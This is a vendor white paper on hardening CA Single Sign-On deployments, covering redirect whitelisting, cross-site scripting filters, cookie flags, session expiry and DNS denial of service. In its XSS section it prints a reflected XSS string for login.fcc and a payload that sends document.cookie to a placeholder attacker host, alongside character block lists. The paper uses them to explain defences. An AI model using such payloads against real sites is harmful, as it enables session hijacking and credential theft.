WHITE PAPER

CA Single Sign-On Hardening

JANUARY 2015

Jack Saunders

Principal Consultant, Technical Sales

Table of Contents

Executive summary

Challenge

Corporations have turned to CA SSO for their single sign-on and web access control needs. CA SSO itself is an application and very flexible in nature. Due diligence must be taken by deploying proper controls in order to mitigate any risks.

Opportunity

CA SSO does provide the controls and are well documented. The controls are not always understood to be used as countermeasures for specific vulnerabilities. The detail is spread out among several hundreds of pages of documentation.

Benefits

Misconfiguration is within the top 5 of the Open Web Application Security Project (OWASP). Implementing the proper countermeasures will help in hardening the CA SSO infrastructure.

INVALIDATED REDIRECTS

Invalidated redirects are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing **scam and steal user session or credentials.**

Prevention of invalidated redirects can be achieved by sanitizing input by using a list of trusted URL's **or also known as white list.**

CA SSO provides the following agent configuration parameter.

ValidTargetDomain

Specifies the domains to which a credential collector is allowed to redirect users. If the domain in the URL does not match the domains set in this parameter, the redirect is denied.

Default: No.


<u>**Examples**</u>

validtargetdomain=".xyzcompany.com"

validtargetdomain=".abccompany.com"

CROSS-SITE SCRIPTING (XSS/CSS)

CA Single Sign-On provides a centralized security management foundation that enables the secure use of the web to deliver applications and cloud services to customers, partners, and employees." CA Single Sign-On software fails to sanitize POST requests sent to the login.fcc form. As a result, stored and reflective cross site scripting (XSS) attacks can be conducted. An attacker can inject javascript code that will be run each time the specified webpage is accessed by inserting javascript code in the affected parameter. According to the reporter the login.fcc webpage and postpreservationdata parameter is affected by a reflective XSS vulnerability, postpreservationdata=fail&target="><script>alert(1)</script><"



The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") +
"'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi ?
foo='+document.cookie</script>'.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

There are 3 ways to block some/all of the XSS/CSS attacks:

1. Use Bad Character checking
2. HTTP-Only attribute

1. Bad Character checking

BadCSSChars=<, >, ', ;,), (, &, +, %00

*Note: Setting BadCSSChars overrides the default cross-site scripting character set. Single Sign-On administrators need to carefully review the setting to ensure all cross-site scripting characters are blocked for their specific environment. Enable cross-site scripting checking by setting CSSChecking=Yes.

2. **BadQueryChars=<, >, ', ;,), (, &, +, %00**
3. **BadUrlChars=//, ./, /., /*, *., ~, \, %00-%1f, %7f-%ff, %25**
4. HTTP-Only attribute
   - To help protect against cross-site scripting attacks, set the Web Agent HTTP-Only attribute for any cookies it creates using the **UseHTTPOnlyCookies=Yes** parameter. When a Web Agent returns a cookie with this attribute to a user's browser, the contents of the cookie cannot be read by a script, even a script from the web site which originally set the cookie. This helps prevent any sensitive information in the cookie from being sent to an unauthorized third party via malicious script code.

Note: The above recommendations and some throughout the document are available in the default Agent Configuration Object (ACO) templates if importing the default policy store objects file "smpolicy-secure.xml".

FORM CREDENTIAL COLLECTOR (FCC)

FCC HTML ENCODING

FCCs can be vulnerable to CSS/XSS attack so make sure the recommend measures referenced above have been considered.

HTML encoding ensures that the characters are treated as their literal value and not as HTML syntax. Encoding ensures that the damaging cross-site scripting syntax is rendered as literal text as it must appear and that the browser does not execute the code while rendering the HTML form. You can encode all the syntax that could be misused during an attack.

The fcchtmlencoding parameter instructs an agent to apply an HTML encoding algorithm to all the values inserted into the FCC variables that have the following syntax:

$$varname$$

If the characters that are traditionally blocked are necessary in the FCC data, then enable the fcchtmlencoding parameter.

fcchtmlencoding

Specifies whether the HTML encoding is enabled to prevent Cross-Site Scripting attacks against web agent FCC pages. This parameter does not block any characters.

Values: Yes and No.

Default: No

Custom Login JSP or ASP

Custom login JSP or ASP will perform POST action on FCC. Remove all HTML code in the FCC and leave only the variables.

Example

```
<!-- Single Sign-On Encoding=ISO-8859-1; -->

@username=%USER%

@smretries=0
```

CROSS-SITE REQUEST FORGERY (CSRF)

1. Perform secondary authentication for sensitive functions using challenge-response techniques. The following are integrated with CA Single Sign-On and compliment the solution.
    a. CAPTCHA (CA Advanced Authentication)
    b. Re-Authentication (password) – Provided OOTB using User Re-validation. Detailed reference – Require Re-Authentication
    c. One-time Token (CA Advanced Authentication or IDF Connect SSO/MobileKey)

SECURING COOKIES

1. Cookie Domain
    – Use Host only cookie Architecture – For additional detail please reference the SSO Strong Architecture document.
2. Secure Cookies
    – Prevents the browser from sending the cookie over clear-text, although it will be sent to SSL enabled sites that are not using Single Sign-On that match the CookieDomain. Set the web agent parameter **UseSecureCookies=Yes**.
3. HTTP-Only attribute
    – To help protect against cross-site scripting attacks, set the Web Agent HTTP-Only attribute for any cookies it creates using the **UseHTTPOnlyCookies=Yes** parameter. When a Web Agent returns a cookie with this attribute to a user's browser, the contents of the cookie cannot be read by a script, even a script from the web site which originally set the cookie. This helps prevent any sensitive information in the cookie from being sent to an unauthorized third party via malicious script code.
4. IP Checking
    – To help prevent cookie replay set the Web Agent TransientIPCheck=Yes or PersistentIPCheck=Yes parameter. This verifies that the cookie came from the same Browser / IP address to where it was originally sent. Forces IP Address spoofing on top of Cookie Capturing, however consider the web server doesn’t always see the actual IP address of the end user due to NAT, firewalls, proxies, etc.

- Additional configurations such as Custom IP header can be found here.

5. Session Server

   - Session cookies are stored on the client computer of the end user. Increase the security of your environment by having CA Single-SignOn create session cookies that are stored in the session store. Storing session cookies in the session data store prevents anyone with access to the following items from copying a session cookie from a client computer and then attempting a replay attack:

     i. Web server logs.

     ii. CA SiteMinder® Web Agent logs.

     iii. Browsers

   - A single use cookie is placed into the session data store and mapped to a GUID. A GUID also known as Session ID is passed to the browser.
   - If a CA Single-SignOn log off URI is implemented, a session store prevents the session from being used again (replay) after a user logs off.
   - Requires a session store database which is included with CA Single Sign-On using CA Directory to support high performing multiple write / master directory servers in multiple data center deployments.

6. Session Attacks Detection

   1. Session token replay and brute force attacks are very common and is why the statement “your session token is equivalent to your strongest authentication method” is so very true and must be taken seriously. Detecting session token anomalies by binding the session token to client IP address is not always sufficient for very sensitive web content or transactions. CA Single Sign-On Session Assurance uses device fingerprinting to bind the session token to several user client properties is the most secure method to prevent session hijacking and brute force attacks. The fingerprint DNA is determined by the following factors. More detail on Session Assurance and how to enable it can be found using the online CA BookShelf.

Browser	UserAgent : This depends on the browser that end user uses for authentication e.g, in case of Chrome is “Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36”
	Vendor: Browser vendor e.g., for this value in chrome “Google”
	VendorSubID: ID for the browser vendor.
	BuildID: Build Id of the browser.
	CookieEnabled: Whether cookies are enabled in the browser or not.

Clientcaps/Plugin	IEPlugins: Plugins installed in case if browser is IE. In other cases this will be empty.
	NetscapePlugins: List of plugins installed on the browser and corresponding version numbers.
Screen	FullHeight:
	AvlHeight:
	FullWidth:
	AvlWidth:
	ColorDepth:
	PixelDepth:
	DeviceXDPI: This is collected based on the browser that is used.
	DeviceYDPI: This is collected based on the browser that is used.
	FontSmoothing: This is collected based on the browser that is used.
	UpdateInterval: This is collected based on the browser that is used
System	Platform: OS details
	systemLanguage:
	Timezone:
	OSCPU: Architecture type

7. FORMCRED Cookie

   – Traditional 4.x agent architecture written the FORMCRED cookie to the web browser in which contained the encrypted user credentials then redirected back to the web agent after login.

   – It provides another attack vector for malicious code to vulnerability such as HeartBleed to retrieve your credentials and replay them!

   – To mitigate this be sure to set the agent configuration parameter “FCCCompatMode=No”

   – This is typically set by default with more recent versions of CA Single-SignOn however early adopters of SiteMinder 4.x / 5.x days would have understood the new agent architecture change in what is now known as the Framework agent.

MISCONFIGURATION

8. Verify your system's configuration management

  – Keep up with patches for ALL components including software libraries, not just OS and Server applications. CA Technologies provides security related notices using proactive notifications via the support site or the community site.

  – Disallow requests to unauthorized privileged users config files, log files, source files, etc. (ex WebAgent.conf, sm.registry, system_odbc.ini, EncryptionKey.txt, etc). Most of the files have been configured for a purpose either for tuning purposes or database connectivity. These configurations have been tested through a formal QA processes and change management. To enforce no direct or anytime changes to these files that could impact service availability it is recommended to have access controls in place using a Privileged Identity Management product.


SESSION MANAGEMENT

Session Expiration

Once an authenticated session has been established, the session ID (or token) is equivalent to the strongest authentication method used by the application, such as username and password, passphrases, CA Auth ID, one-time passwords (OTP), client-based digital certificates, smartcards, or biometrics.

CA SSO session token also known as "SMSESSION" is double encrypted using the policy server keys and then web agent keys. By default the session token is a transient cookie and uses the "Expires" attribute. A persistent cookie which uses the "Max-Age" attribute is not recommended.

The session "Expires" attribute of the session token (SMSESSION) also known as automatic session expiration is configured within the policy itself.


Session

Maximum Timeout	☑ Enabled			
	Hours	2	Minutes	0
Idle Timeout	☑ Enabled			
	Hours	0	Minutes	30

Simultaneous Session Logons

If the web application does not want to allow simultaneous session logons, it must take effective actions after each new authentication event, implicitly terminating the previously available session, or asking the user (through the old, new or both sessions) about the session that must remain active. This is achieved using the add-on Limit Concurrent Login.

DNS DENIAL OF SERVICE

DNS denial of service will result only if the server on which the agent is installed is flooded with HTTP requests using IP addresses or server names, which the agent would then lookup causing extra DNS calls to the IP stack and out to the DNS server. Agents cache results to avoid unnecessary DNS calls, however if unique values are somehow used in the attack, then the agent could still make an unnecessary number of calls out to a DNS server.

Disabling DNS lookups will mean that web agents will no longer try to resolve IP addresses, or hostnames that are not fully qualified. If a site and its users are always using fully qualified host names in their HTTP requests then this will have little impact. Agent names are mapped to hostnames unless you are using the defaultagentname setting. So without DNS lookups to resolve IP addresses and server names to FQDNs, you would need to have an agentname ACO entry for each server name or IP address you would want to map to an agentname. Otherwise 500 errors will result if an agent is unable to map an incoming HTTP HOST to an agent name.

Options:

1. Set web agent parameter DisableDNSLookup=Yes
2. Use local host entries. Note: this approach is a challenge if hundreds or thousands of servers with agents are deployed.

References

Help Prevent Attacks

OWASP Top Ten

About The Author

Linked in.